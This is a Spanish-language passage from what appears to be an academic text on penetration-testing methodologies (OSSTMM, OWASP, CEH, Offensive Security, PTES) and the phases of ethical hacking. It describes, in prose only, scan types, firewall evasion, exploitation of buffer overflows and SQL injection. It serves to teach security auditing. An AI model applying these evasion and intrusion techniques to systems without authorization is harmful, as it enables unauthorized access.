Seguridad Física (PHYSSEC)	Humano	Todos los elementos humanos comprometidos con la comunicación.
	Físico	Todos los elementos tangibles de la organización, no electrónicos.
Seguridad de las Comunicaciones (COMSEC)	Telecomunicaciones	Todas las comunicaciones digitales y analógicas.
	Redes de datos	Todos los sistemas electrónicos y de redes de datos, incluyendo el cableado.
Seguridad del Espectro (SPECSEC)	Inalámbrico	Todos los sistemas que emplean señales electromagnéticas.

Un elemento crucial de la metodología es la incorporación del concepto de Valores de Evaluación de Riesgo (RAV, Risk Assesment Value), un conjunto de métricas diseñado para evaluar y medir en cada canal operacional todos los puntos de entrada posibles a través de los cuales un atacante podría intentar infiltrarse. Este valor se determina equilibrando las operaciones, los controles y las limitaciones. Idealmente, este valor debería estar cercano al 100%, un valor superior a este umbral sugeriría un exceso de medidas de seguridad, mientras que un valor inferior indicaría debilidades en la misma. (Navia & Zambrano Romero, nstrumento para la auditoría técnica de seguridad informática en pequeñosproveedores de Internet, 2021)

Tabla 4.2 Mapa de criterios: operación, control y limitaciones.

Categoría	Seguridad operacional (OpSec)	Limitaciones
Operaciones	Visibilidad	Exposición

Controles	Clase A - Interactivo	Acceso	Vulnerabilidad
		Confianza	
		Autenticación	
		Indemnización	
		Resiliencia	Debilidad
		Subyugación	
		Continuidad	
		Irrevocabilidad	
		Confidencialidad	
	Clase B - Proceso	Privacidad	Consideraciones
		Integridad	
		Alarma	

Fuente**:** (Navia & Zambrano Romero, 2021)

En la página oficial de la ISECOM existe una sección donde se puede una hoja electrónica con las fórmulas preestablecidas para calcular automáticamente el RAV de un canal., pero es necesario determinar previamente los valores de los elementos de cada uno de los tres criterios mencionados. En cuanto a los ámbitos legales de seguridad de la información, la metodología OSSTMM se distingue por su alineación con diversas políticas y leyes de seguridad, cumpliendo las regulaciones tanto legales como específicas de cada industria. Las pruebas realizadas bajo OSSTMM pueden vincularse directamente con los requisitos de normas formales de seguridad como PCI-DSS, NIST y la serie ISO/IEC 27000.

Actualmente, el manual se encuentra en su versión 3.0, que incluye numerosas mejoras respecto a las versiones anteriores. Estas mejoras abarcan una mayor facilidad de uso, mejor organización y nuevas herramientas. Además, al ser una metodología de código abierto, el manual se actualiza constantemente gracias a una comunidad activa de desarrolladores y

usuarios, este enfoque colaborativo fomenta una cultura de innovación y mejora continua que beneficia a la propia metodología.

Propósito de la metodología OSSTMM

El propósito principal de esta metodología es establecer un marco metodológico integral ampliamente reconocido para la realización de pruebas de seguridad exhaustivas y completas independientemente del tamaño de la organización, la tecnología empleada o las defensas implementadas. De igual manera, provee ser una guía para los auditores de sistemas al realizar una auditoría OSSTMM. Estas pautas aseguran que la prueba sea completa e incluya todos los canales necesarios, que la postura de la prueba cumpla con la ley, y que los resultados sean cuantificables, consistentes, repetibles y basados únicamente en hechos derivados de las mismas pruebas. (Ferreira González, 2020)

Esquema de seguridad de sistemas de la metodología OSSTMM


La metodología OSSTMM está conformada por seis secciones, cada una de ellas compuestas por módulos que a su vez se subdividen en tareas. Esta división permite abordar tanto aspectos de alto nivel (organizativos) como de bajo nivel (técnicos).

Las secciones son:

- Seguridad de la Información
- Seguridad de los Procesos
- Seguridad en las Tecnologías de Internet
- Seguridad en las Comunicaciones
- Seguridad Física

Dentro del esquema, se identifican una serie de actividades de prueba específicas para cada área, donde se verifican las especificaciones de seguridad, integrándolas con las comprobaciones realizadas en las revisiones rutinarias.

Figura 4.1 Esquema de metodología OSSTMM



Fases de la realización de una auditoría según la metodología OSSTMM

La metodología OSSTMM se compone de 7 fases que estructuran el proceso de auditoría. Estas fases garantizan una evaluación completa y sistemática de la seguridad, permitiendo a las organizaciones identificar y mitigar riesgos de manera efectiva.

Tabla 4.3 Fases de la metodología OSSTMM.

N°	Fases	Descripción
1	Descubrimiento	Recopilación de toda la información posible sobre los sistemas y redes a ser evaluados. Incluye la identificación de activos, recopilación de datos sobre el entorno operativo, y el mapeo de la infraestructura y los recursos de la organización.
2	Enumeración	Pruebas de los sistemas operativos, la configuración y los servicios en comparación con la documentación del sistema y la información recopilada. Se trata de descubrir todos los puntos de entrada y las posibles vías de ataque.

3	Análisis de vulnerabilidades	Analizan las vulnerabilidades presentes en los sistemas y redes. Se utilizan herramientas y técnicas para descubrir debilidades en la configuración, fallos en el software y otros puntos débiles.
4	Pruebas de Seguridad	Se simulan ataques para evaluar la seguridad del sistema. Incluye pruebas de penetración para explotar vulnerabilidades identificadas y ver hasta dónde puede llegar un atacante
5	Análisis y correlación de resultados	Se analizan los resultados de las pruebas para determinar el impacto y la severidad de las vulnerabilidades. Se correlacionan los datos para identificar patrones y evaluar el riesgo global.
6	Informe y recomendaciones	Informe detallado que describe las vulnerabilidades encontradas, el impacto potencial, y se proporcionan recomendaciones para mitigar los riesgos.
7	Revisión y validación	Revisión exhaustiva de las acciones tomadas en base a las recomendaciones. Se valida que las mitigaciones hayan sido implementadas correctamente y que los riesgos hayan sido adecuadamente gestionados.

Fuente: (Zuluaga Mateus , 2017)

4.1.2. OWASP (Open web application security project)

Proyecto Abierto de Seguridad en Aplicaciones Web (OWASP, por sus siglas en inglés) es una organización global sin fines de lucro que promueve el desarrollo de herramientas destinadas a evaluar la seguridad de software en aplicaciones web.

OWASP ASVS (Application security verification standard)

El Estándar de Verificación de Seguridad de Aplicaciones (ASVS) es un marco de requisitos de seguridad diseñado para proporcionar una guía detallada sobre cómo verificar la seguridad de las aplicaciones web, asegurando que cumplan con un conjunto de controles y prácticas recomendadas. El objetivo principal del ASVS es ayudar a los desarrolladores, arquitectos, evaluadores de seguridad y organizaciones a construir y mantener aplicaciones y servicios webs seguros. (Chancusig Chancusig , 2021)

Este estándar se utiliza para establecer un nivel de confianza en la seguridad de las aplicaciones web. Los requisitos fueron desarrollados por OWASP ASVS con los siguientes objetivos a considerar (OWASP, 2024a):

- Usar como métrica: Ofrecer a los desarrolladores y propietarios de aplicaciones una referencia para evaluar el nivel de confianza que pueden tener en la seguridad de sus aplicaciones web.

- Usar como guía: Proporcionar orientación a los desarrolladores sobre qué elementos deben incluir en los controles de seguridad para cumplir con los requisitos de seguridad de las aplicaciones.

- Usar durante la adquisición: Servir como base para especificar los requisitos de verificación de seguridad de las aplicaciones en los contratos.

Niveles de verificación en OWASP ASVS

- Nivel 1: Este nivel está dirigido a cualquier tipo de software y cubre los requisitos de seguridad básicos que toda aplicación debería cumplir.

- Nivel 2: Este nivel está orientado a aplicaciones que manejan datos sensibles y requieren una protección adecuada. Incluye requisitos adicionales y más detallados en comparación con el nivel 1.

- Nivel 3*:* Este nivel está diseñado para las aplicaciones más críticas que gestionan transacciones de alto valor, contienen datos médicos confidenciales o requieren el más alto grado de confianza. Los requisitos en este nivel son los más rigurosos y detallados, proporcionando el más alto grado de seguridad.

OWASP Top Ten

El OWASP Top 10 es un documento estándar de sensibilización dirigido a desarrolladores y profesionales de la seguridad de aplicaciones web. Este documento refleja un consenso general sobre los riesgos de seguridad más críticos para las aplicaciones web. Se inició en 2003 con el propósito de proporcionar a las organizaciones y a los desarrolladores un punto de partida para el desarrollo seguro. A lo largo de los años, se ha convertido en un pseudoestándar utilizado

como referencia para el cumplimiento normativo, la educación y las herramientas de los proveedores.

El último documento emitido en 2021 actualizó el OWASP Top 10 de 2017, reordenando las categorías según el nivel de amenaza. En esta nueva versión, se añadieron tres categorías nuevas y se realizaron cambios en el nombre y alcance de cuatro categorías existentes.




Figura 4.2 OWASP Top 10 - 2021

OWASP Web Security Testing Guide (WSTG)

La Guía de Pruebas de Seguridad Web OWASP (OWASP Web Security Testing Guide, WSTG) es un recurso integral de código abierto para probar la seguridad de aplicaciones web y servicios web. Proporciona un marco de mejores prácticas que los pentesters y las organizaciones de todo el mundo utilizan para realizar pruebas de penetración efectivas, actualmente el documento se encuentra en su versión 4.2 y puede ser descargado desde su sitio web (OWASP, 2024b). Dentro de OWASP Testing Guide V4 se definen 11 puntos principales para realizar pruebas de penetración y analizar vulnerabilidades en aplicaciones web. Estos puntos, denominados Categorías de Pruebas de OWASP (OTG), abarcan un amplio espectro de aspectos críticos para la seguridad, desde la recopilación de información hasta la evaluación del código del lado del cliente.

Tabla 2.4 Categorías OWASP Testing Guide V4.

N°	Nombre	Descripción

1	Recopilación de información (OTG-INFO)	Recopilación de toda la información posible sobre la aplicación web, su entorno y los activos relacionados, incluyendo información pública y privada.
2	Gestión de la configuración y la implementación (OTG-CONFIG)	Evaluación de la configuración e implementación de la aplicación web y su entorno, revisando las configuraciones del servidor web, del sistema operativo y de la base de datos, y los procesos de implementación y despliegue.
3	Gestión de identidades (OTG-IDENT)	Evaluación de los mecanismos de autenticación y autorización, revisando los procesos de registro e inicio de sesión, la gestión de contraseñas y el control de acceso basado en roles (RBAC).
4	Autenticación (OTG-AUTHN)	Evaluación específica de los mecanismos de autenticación, incluyendo la fuerza de las contraseñas, el uso de MFA y la resistencia a ataques como el relleno de credenciales.
5	Autorización (OTG-AUTHZ)	Evaluación de los mecanismos de autorización, revisando las políticas de control de acceso, la gestión de roles y permisos, y la protección contra la escalada de privilegios.
6	Gestión de sesiones (OTG-SESS)	Evaluación de la gestión de las sesiones de usuario, revisando la gestión de tokens de sesión, la protección contra la fijación de sesiones y la prevención del secuestro de sesiones.
7	Validación de entradas (OTG-INPVAL)	Evaluación de la validación de las entradas de los usuarios, revisando la validación de datos de formularios, la protección contra ataques de inyección de código y la desinfección de salidas.

8	Manejo de errores (OTG-ERR)	Evaluación de la gestión de errores, revisando el registro de errores, la protección contra la divulgación de información sensible y la prevención de errores fatales que puedan ser explotados.
9	Criptografía (OTG-CRYPST)	Evaluación del uso de la criptografía, revisando el cifrado de datos, la gestión de claves criptográficas y la protección contra ataques como el descifrado de contraseñas.
10	Pruebas de lógica de negocio (OTG-BUSLOGIC)	Evaluación de la lógica de negocio, revisando las reglas de negocio, la validación de datos y la protección contra ataques como la lógica de negocio corrupta.
11	Pruebas del lado del cliente (OTG-CLIENT)	Evaluación de la seguridad del código del lado del cliente, revisando las vulnerabilidades de JavaScript, la protección contra ataques XSS y la validación de entradas del lado del cliente.

Fuente: (Caballero, Vazquez, Diaz, & Linares, 2020)

OWASP SAMM (Software assurance maturity model) Es un modelo eficaz y medible cuyo objetivo es guiar a las organizaciones a diseñar, desarrollar e implementar softwares seguros que van acorde a sus necesidades. Este modelo facilita la evaluación de las prácticas de seguridad actuales, la creación de un programa equilibrado con iteraciones definidas, la demostración de mejoras en el software y la definición de actividades relacionadas con la seguridad.

Owasp zap (Zed attack proxy) Es una herramienta gratuita y de código abierto para probar la seguridad de aplicaciones web. ZAP se utiliza para encontrar vulnerabilidades en aplicaciones web durante el desarrollo y pruebas. Su principal característica es que funciona como un proxy, interceptando y modificando el tráfico entre el servidor y el navegador. Entre otras funcionalidades se destacan. (Santiago Díaz, Rubín Linares, Zenteno Vázquez, Romero Hernández, & Pérez Marcial, 2021)

- *Interceptación de tráfico:* Intercepta todas las peticiones y respuestas, permitiendo analizarlas y modificarlas.

- *Puntos de ruptura:* Se pueden establecer puntos de ruptura en el tráfico para cambiar peticiones y respuestas sobre la marcha.

- *Análisis activo de vulnerabilidades:* Realiza ataques conocidos contra las aplicaciones web para detectar vulnerabilidades potenciales.

- *Análisis pasivo de vulnerabilidades:* Realiza un análisis pasivo de vulnerabilidades sin modificar las respuestas ni ralentizar la exploración.

- *Detección automática de recursos (Spider)* Identifica automáticamente nuevos recursos (enlaces) a partir de una lista inicial, repitiendo el proceso de forma recursiva.

4.1.3. CEH (Certified ethical hacker)

Es una certificación profesional reconocida internacionalmente que otorga el Consejo Internacional de Consulta de Comercio Electrónico (EC-Council), que valida las habilidades y conocimientos de un individuo en el hacking ético. Está diseñada para aquellos que desean demostrar su capacidad para identificar y explotar vulnerabilidades de seguridad en sistemas informáticos de manera legal y responsable, con el objetivo de mejorar su seguridad.

Las fases que usa la metodología que se presentan en el certificado CEH son las siguientes:

- Adquisición

- Identificación

- Análisis

- Evaluación y generación de reportes

4.1.4. Offensive security

Es una empresa estadounidense líder en el ámbito de la seguridad informática, se especializa en análisis forense digital, seguridad de la información y pruebas de penetración. Es reconocida a nivel mundial por su desarrollo de herramientas, cursos avanzados y proyectos de código abierto, de los cuales destacan:

- *Exploit database (ExploitBD)* Una completa base de datos de vulnerabilidades que proporciona información detallada sobre exploits, códigos de prueba de concepto y soluciones.

- *Kali linux:* Un sistema operativo de código abierto preinstalado con una amplia gama de herramientas de seguridad para pruebas de penetración, análisis forense y auditoría de redes.

Por otro lado, Offensive Security también es una metodología desarrollada por la empresa del mismo nombre. Esta metodología se centra en la realizar continuas pruebas de seguridad como estrategia clave para mitigar vulnerabilidades. El enfoque de Offensive Security es proactivo, ya que busca identificar y abordar posibles debilidades antes de que los atacantes puedan explotarlas. A través de un ciclo continuo de pruebas, análisis y corrección, las organizaciones que optan por usar esta metodología pueden mantener una postura de seguridad robusta y preventiva. Las pruebas que se realizan con esta metodología suelen tener un alto nivel de irrupción en sistemas o redes, debido a que se replica el escenario desde el punto de vista de un atacante real. Además, de que se evitan la toma de decisiones basados en estadísticas para mitigar vulnerabilidades.

Al igual que otras metodologías de pruebas de penetración, esta sigue un procedimiento en varias fases, las cuales se describen en la siguiente tabla:

Tabla 4.5 Fases de la metodología offensive security.

Fases	Descripción
Recolección de información	Esta fase implica recopilar la mayor cantidad de información posible sobre el objetivo; IP públicas, nombre de servidores, sistemas operativos, aplicaciones web, firewall, entre otros
Análisis de vulnerabilidades	Dentro de esta fase Offensive Security cuenta con un gran conjunto de herramientas para realizar análisis de vulnerabilidades, entre las que se encuentran el sistema operativo Kali Linux, Nessus, Parrot, BlackArch Linux, entre otros.

Definición de objetivos secundarios	Se procede a la selección de los objetivos más prometedores para un ataque exitoso. Estos objetivos, denominados objetivos primarios, se eligen en función del porcentaje de éxito previsto según los resultados del análisis. Sin embargo, es crucial establecer también un conjunto de objetivos secundarios para cubrir la eventualidad de que el ataque a los primarios falle.
Ataque	En esta etapa se procede a la explotación de las vulnerabilidades identificadas en la fase previa de análisis. El objetivo es verificar con precisión el nivel de exposición real del sistema objetivo y determinar si las vulnerabilidades detectadas pueden ser efectivamente explotadas para obtener acceso no autorizado o comprometer la integridad de los datos.
Análisis de resultados	La última etapa comprende el análisis de los resultados obtenidos, pero al mismo tiempo, significa el reinicio de las fases de la metodología. El ciclo solo se puede detener si ya se han comprobado la culminación de las pruebas documentando todos los procesos que se realizaron.

4.1.5. PTES (Penetration testing execution standard)

El Estándar de Ejecución de Pruebas de Penetración (PTES) se presenta como un marco metodológico especializado para la realización de pruebas de penetración o pentesting. Estas pruebas, también son conocidas como auditorías internas de seguridad, tienen como objetivo evaluar la robustez y resistencia de los sistemas informáticos de empresas y proveedores de servicios de seguridad (Araujo Robalino, 2024). El estándar proporciona una estructura y pautas necesarias que se agrupan en una serie de fases que van desde la planificación, pruebas de penetración, mitigación de vulnerabilidades y presentación de informes.

El estándar desarrolla el proceso de prueba de penetración en una serie de 7 fases:

Tabla 4.6 Fases de la metodología PTES.

N°	Fase	Descripción
1	Interacción previa	Implica la planificación y definición del alcance de la prueba de penetración e interacciones con el cliente antes de realizar la prueba. Se establecen expectativas claras para asegurar que todas las partes involucradas estén alineadas. • *Objetivos y alcance:* Definir los objetivos de la prueba, qué se probará, los límites y las reglas de compromiso. • *Legalidad y acuerdos:* Firmar acuerdos de no divulgación (NDA) y obtener permisos necesarios. • *Expectativas:* Establecer los resultados esperados y los informes que se entregarán.
2	Recopilación de información	En esta fase se recolecta toda la información posible sobre el objetivo, utilizando tanto fuentes públicas como privadas. Esta fase está dividida en 2 subprocesos de recopilación de información: • *External Footprinting:* La primera detalla el procedimiento seguido para recolectar información de manera externa a la organización. • *Internal Footprinting:* Se concentra en la explotación tras la intrusión inicial, donde el atacante busca maximizar la información obtenida para expandir su alcance a otros sistemas dentro de la organización. Tipos de información a recopilarse: • Información Física

		• Información Lógica • Información Electrónica • Activos de Infraestructura • Información Financiera • Información de Empleados
3	Modelo de amenazas	El modelado de amenazas es un proceso en el cual se identifican, enumeran y priorizan las amenazas potenciales desde la perspectiva de un atacante. El enfoque descrito en el PTES no prescribe un modelo específico, pero exige que cualquier modelo utilizado sea coherente en la representación de amenazas, capacidades, y en su aplicabilidad repetida. El modelo debe centrarse en dos elementos clave: • Los activos (divididos en activos y procesos comerciales). • Los atacantes (divididos en comunidades de amenazas y sus capacidades) El modelado debe incluir aspectos de la motivación del atacante, considerando el valor de los activos y el coste de adquirirlos. También se debe realizar un modelo de impacto para la organización, evaluando el valor neto de los activos y los costes indirectos asociados a su pérdida. El proceso de modelado de amenazas incluye cuatro pasos: • Reunir documentación relevante. • Identificar y categorizar activos primarios y secundarios. • Identificar y categorizar comunidades de amenazas.

		• Asignar comunidades de amenazas a activos primarios y secundarios.
4	Análisis de vulnerabilidades	El análisis de vulnerabilidades es el proceso de identificar estas debilidades en sistemas y aplicaciones que un atacante podría explotar. Estas debilidades pueden ser desde configuraciones incorrectas hasta diseños de aplicaciones inseguras. Aunque el enfoque para encontrar debilidades varía según el componente a probar, hay elementos comunes en el proceso. El análisis de vulnerabilidades se enfoca en examinar estos datos para identificar comportamientos sospechosos o información confidencial que pueda indicar una vulnerabilidad. La fase de análisis de vulnerabilidades se puede estructurar en tres actividades: • Prueba • Validación • Investigación
5	Explotación	La fase de explotación en una prueba de penetración implica obtener acceso a un sistema o recurso superando las medidas de seguridad existentes. El éxito de esta fase dependerá de la correcta ejecución de las fases anteriores, esta etapa debe planificarse meticulosamente para llevar a cabo un ataque preciso, considerando la probabilidad de éxito y maximizando el impacto en la organización objetivo. Es importante destacar que el valor de la fase de explotación no radica en ataques bruscos y ruidosos que prueban todos los exploits posibles. Aunque este enfoque puede ser útil al final de una prueba de penetración para evaluar la capacidad de respuesta

		a incidentes de la organización, en la mayoría de los casos, la fase de explotación implica la aplicación de un ataque preciso basado en una investigación específica acumulada sobre el objetivo.
6	Post-explotación	La fase de post-explotación en una prueba de penetración implica evaluar el valor de la máquina comprometida y mantener el control sobre ella. El valor se determina por la sensibilidad de los datos almacenados y su capacidad para comprometer la red a la que pertenece. Esta fase incluye: • Identificación y documentación de datos confidenciales, Configuraciones, • Canales de comunicación, • Relaciones con otros dispositivos de red, • Configuración de métodos para acceder nuevamente a la máquina comprometida. A través de estas técnicas, se realiza un proceso de recopilación de datos y mapeo interno, escalando el ataque a otros sistemas de la red hasta alcanzar los objetivos de la auditoría. Durante esta fase, la interacción con la infraestructura del cliente es intensa, por lo que es crucial seguir las reglas de compromiso acordadas para evitar riesgos innecesarios. Estas reglas aseguran que los sistemas del cliente no se expongan a peligros innecesarios y que se sigan procedimientos acordados mutuamente durante la fase de post-explotación.
7	Informes	La fase final implica documentar todos los hallazgos y presentar un informe detallado.

- Documentación: Crear un informe detallado que describa las vulnerabilidades encontradas, las técnicas utilizadas y el impacto potencial.

- Recomendaciones: Proporcionar recomendaciones para mitigar las vulnerabilidades identificadas.

- Presentación: Presentar los hallazgos al cliente de manera comprensible y accionable.

4.2. Metodología general de hacking

4.2.1. Reconocimiento

La fase de reconocimiento, también conocida como recopilación de información o "footprinting", es el primer paso en el hacking ético. En esta fase, el hacker ético busca obtener la mayor cantidad de información posible sobre el objetivo. Esta información puede incluir datos sobre la infraestructura de red, sistemas operativos, aplicaciones, empleados y otros detalles relevantes que puedan ser utilizados en fases posteriores. El objetivo del reconocimiento es obtener una visión completa y precisa de la red o sistema que se va a analizar, de manera que se puedan identificar posibles vulnerabilidades y puntos débiles. Esta información es esencial para planificar y llevar a cabo evaluaciones de seguridad de manera efectiva, asegurando que se cumplan los objetivos de la auditoría sin causar daños o interrupciones innecesarias.

Objetivos del reconocimiento:

- Obtener una visión completa: Recopilar información detallada sobre la infraestructura del objetivo.

- Identificar vulnerabilidades: Descubrir puntos débiles que puedan ser explotados en fases posteriores.

- Planificación de ataques: Preparar un plan de acción basado en la información recopilada.

Tipos para reconocimiento

Reconocimiento activo: Es la recopilación de información interactuando directamente con el objetivo, lo que aumenta el riesgo de ser detectado. Este tipo de reconocimiento implica realizar un sondeo y extraer datos más técnicos sobre el sistema como el tipo de sistema operativo, direcciones IP, servicios, o puertos abiertos, entre otros elementos, que se estén ejecutando en la red. (Medina Rojas & Edwin Ferney, 2015)

Técnicas de reconocimiento activo

- Escaneo de puertos: Envío de paquetes de solicitud a diferentes puertos en una dirección IP para identificar cuáles están abiertos y aceptan conexiones.

- Escaneo de vulnerabilidades: Uso de herramientas como Nessus o OpenVAS para identificar posibles vulnerabilidades conocidas en sistemas y aplicaciones.

- Enumeración de usuarios: Identificación de usuarios válidos en un sistema mediante técnicas como el escaneo LDAP o el uso de diccionarios de nombres de usuario.

- Ping sweep: Envío de solicitudes de ping a un rango de direcciones IP para determinar cuales están activas.

- Banner grabbing: Obtención de información adicional sobre los servicios que se ejecutan en un sistema mediante la lectura de los banners de servicio.

- Escaneo de firewall: Identificación de reglas y configuraciones de firewall para comprender posibles brechas.

Reconocimiento pasivo: Es la recopilación de información sobre un objetivo sin tener que interactuar directamente con él. Este tipo de reconocimiento puede realizarse de diversas maneras, sin embargo, la forma más eficaz de buscar información es haciéndolo a través de la web (Medina Rojas & Edwin Ferney, 2015).

Este tipo de reconocimiento incluye varias técnicas:

Técnicas de reconocimiento pasivo

- Motores de búsqueda: Uso de motores de búsqueda para descubrir información pública sobre una organización o sistema.

- Redes aociales e ingeniería social: Recopilación de información compartida en redes sociales por empleados o miembros de una organización.

- Análisis de sitios web públicos: Examen de los sitios web públicos de una organización para obtener información sobre su estructura, tecnologías utilizadas, personal, socios y otros detalles relevantes.

- Escaneo de subdominios: Enumeración de subdominios para descubrir activos relacionados con la organización.

- Monitoreo de red: Observación del tráfico de red para recopilar información sobre sistemas y servicios en uso.

- Enumeración de DNS: Recopilación de datos sobre servidores DNS, registros de dominio y resolución de nombres.

4.2.2. Escaneo

La fase de escaneo busca activamente identificar vulnerabilidades y puntos de entrada potenciales en un sistema o red objetivo. En esta etapa, se aprovecha la información recopilada durante la fase de reconocimiento para explorar en profundidad el sistema o red objetivo. Utilizando herramientas y técnicas específicas, se esperan obtener detalles más precisos y específicos, revelando vulnerabilidades que podrían ser explotadas posteriormente. De esta manera, el escaneo se convierte en una extensión del reconocimiento activo, permitiendo al auditor avanzar hacia la siguiente fase con mayor precisión y conocimiento.

El objetivo del escaneo es obtener una comprensión detallada de la superficie de ataque, identificar servicios expuestos y descubrir debilidades que puedan ser explotadas en fases posteriores.

Objetivos del escaneo: Identificación de puertos y servicios: Detectar puertos abiertos y servicios en ejecución en los sistemas.

- Detección de vulnerabilidades: Identificar vulnerabilidades conocidas en sistemas y aplicaciones.

- Mapeo de la red: Comprender la topología de la red y las relaciones entre dispositivos.

- Recopilación de información técnica: Obtener detalles técnicos precisos sobre el objetivo, como versiones de software y configuraciones específicas.

Técnicas para Escaneo

Escaneo de puertos: Es una técnica fundamental que implica enviar paquetes a los puertos de un sistema objetivo para identificar cuáles están abiertos y qué servicios están escuchando.

Tipos de escaneo de puertos

- Escaneo TCP connect: Establece una conexión completa con cada puerto, lo que permite identificar los puertos abiertos y los servicios que se ejecutan en ellos. Es fiable pero más fácil de detectar.

- Escaneo SYN (Half-Open) Envía paquetes SYN y espera respuestas SYN-ACK. No completa la conexión, lo que lo hace más sigiloso.

- Escaneo UDP: Envía paquetes UDP a los puertos y espera respuestas ICMP. Es más difícil de realizar debido a la falta de respuestas claras.

- Escaneo ACK: Utilizado para mapear las reglas de firewall y determinar si los puertos están filtrados.

- Escaneo FIN, Xmas y Null: Técnicas avanzadas para evadir detecciones y firewalls enviando paquetes con distintas banderas configuradas.

- Escaneo de vulnerabilidades: El escaneo de vulnerabilidades implica el uso de herramientas automatizadas para identificar debilidades conocidas en sistemas y aplicaciones, este paso es vital para encontrar las brechas que pueden ser explotadas por atacantes malintencionados.

Herramientas de escaneo de vulnerabilidades:

Nessus: Una de las herramientas de escaneo más populares que ofrece una amplia gama de plugins para detectar vulnerabilidades.

- OpenVAS: Una plataforma de escaneo de código abierto que proporciona un análisis detallado de vulnerabilidades.

- QualysGuard: Una solución de escaneo en la nube que proporciona informes detallados sobre vulnerabilidades.

- Nikto: Un escáner de servidores web que identifica configuraciones inseguras y vulnerabilidades conocidas.

*Enumeración de servicios***:** La enumeración de servicios es el proceso de identificar los servicios en ejecución y obtener información detallada sobre ellos, como versiones de software y configuraciones. Esta información es crucial para entender cómo interactúan los distintos componentes del sistema.

Técnicas de EnumeraciónBanner:

- Grabbing: Captura de banners de servicio para identificar versiones de software y sistemas operativos.

- Enumeración SNMP: Utilización del Protocolo Simple de Gestión de Red (SNMP) para obtener información sobre dispositivos y configuraciones.

- Enumeración LDAP: Recopilación de información de servidores LDAP, incluyendo nombres de usuario y detalles de la red.

- Enumeración SMB: Uso del protocolo SMB para obtener información sobre recursos compartidos y usuarios en sistemas Windows.

*Escaneo de red***:** El escaneo de red implica mapear la topología de la red e identificar dispositivos conectados, sus configuraciones y relaciones. Esta técnica es fundamental para obtener una visión completa de la infraestructura del objetivo.

Herramientas de escaneo de red:

- Nmap: Una herramienta poderosa para escaneo de puertos, detección de sistemas operativos y mapeo de red.

- Angry IP scanner: Una herramienta rápida para escanear rangos de IP y obtener información sobre hosts activos.

- Netcat: Utilizado para leer y escribir datos a través de conexiones de red, útil para pruebas y escaneos personalizados.

- Fping: Herramienta para enviar múltiples paquetes ICMP y determinar la disponibilidad de hosts.

*Escaneo de firewall y evasión***:** El escaneo de firewall se utiliza para identificar las reglas de firewall y detectar puertos filtrados. La evasión implica técnicas para evitar la detección durante el escaneo.

Técnicas de escaneo de firewall:

- Fragmentación de paquetes: Dividir el tráfico de escaneo en paquetes más pequeños para evitar la detección.

- Escaneo túnelado: Uso de protocolos no estándar o cifrados para ocultar el tráfico de escaneo.

- Escaneo proxy: Uso de servidores proxy para enmascarar la fuente del escaneo.

4.2.3. Conseguir acceso

La fase de conseguir acceso en el hacking ético implica utilizar las vulnerabilidades identificadas durante el escaneo y la información recolectada en el reconocimiento para infiltrarse en el sistema objetivo. Los métodos empleados en esta fase pueden variar desde exploits técnicos hasta técnicas de ingeniería social, buscando siempre obtener control sobre el sistema objetivo. El objetivo final es demostrar la posibilidad de una intrusión sin causar daños permanentes.

Objetivos de conseguir acceso:

- Explotar vulnerabilidades: Utilizar las debilidades descubiertas para ganar acceso no autorizado.

- Demostrar riesgos: Mostrar cómo un atacante podría aprovechar las vulnerabilidades para comprometer el sistema.

- Evaluar defensas: Probar la eficacia de las medidas de seguridad implementadas.

Técnicas para conseguir acceso

Explotación de vulnerabilidades: El uso de exploits es una técnica común en esta fase, donde se aprovechan fallos en el software o hardware del sistema objetivo. Los exploits pueden ser de varios tipos, dependiendo de la naturaleza de la vulnerabilidad.

Tipos de explotaciones:

- Explotación de buffer overflow: Aprovecha errores en la gestión de memoria para ejecutar código arbitrario.

- Inyecciones SQL: Inserta código SQL malicioso a través de entradas no sanitizadas para acceder a bases de datos.

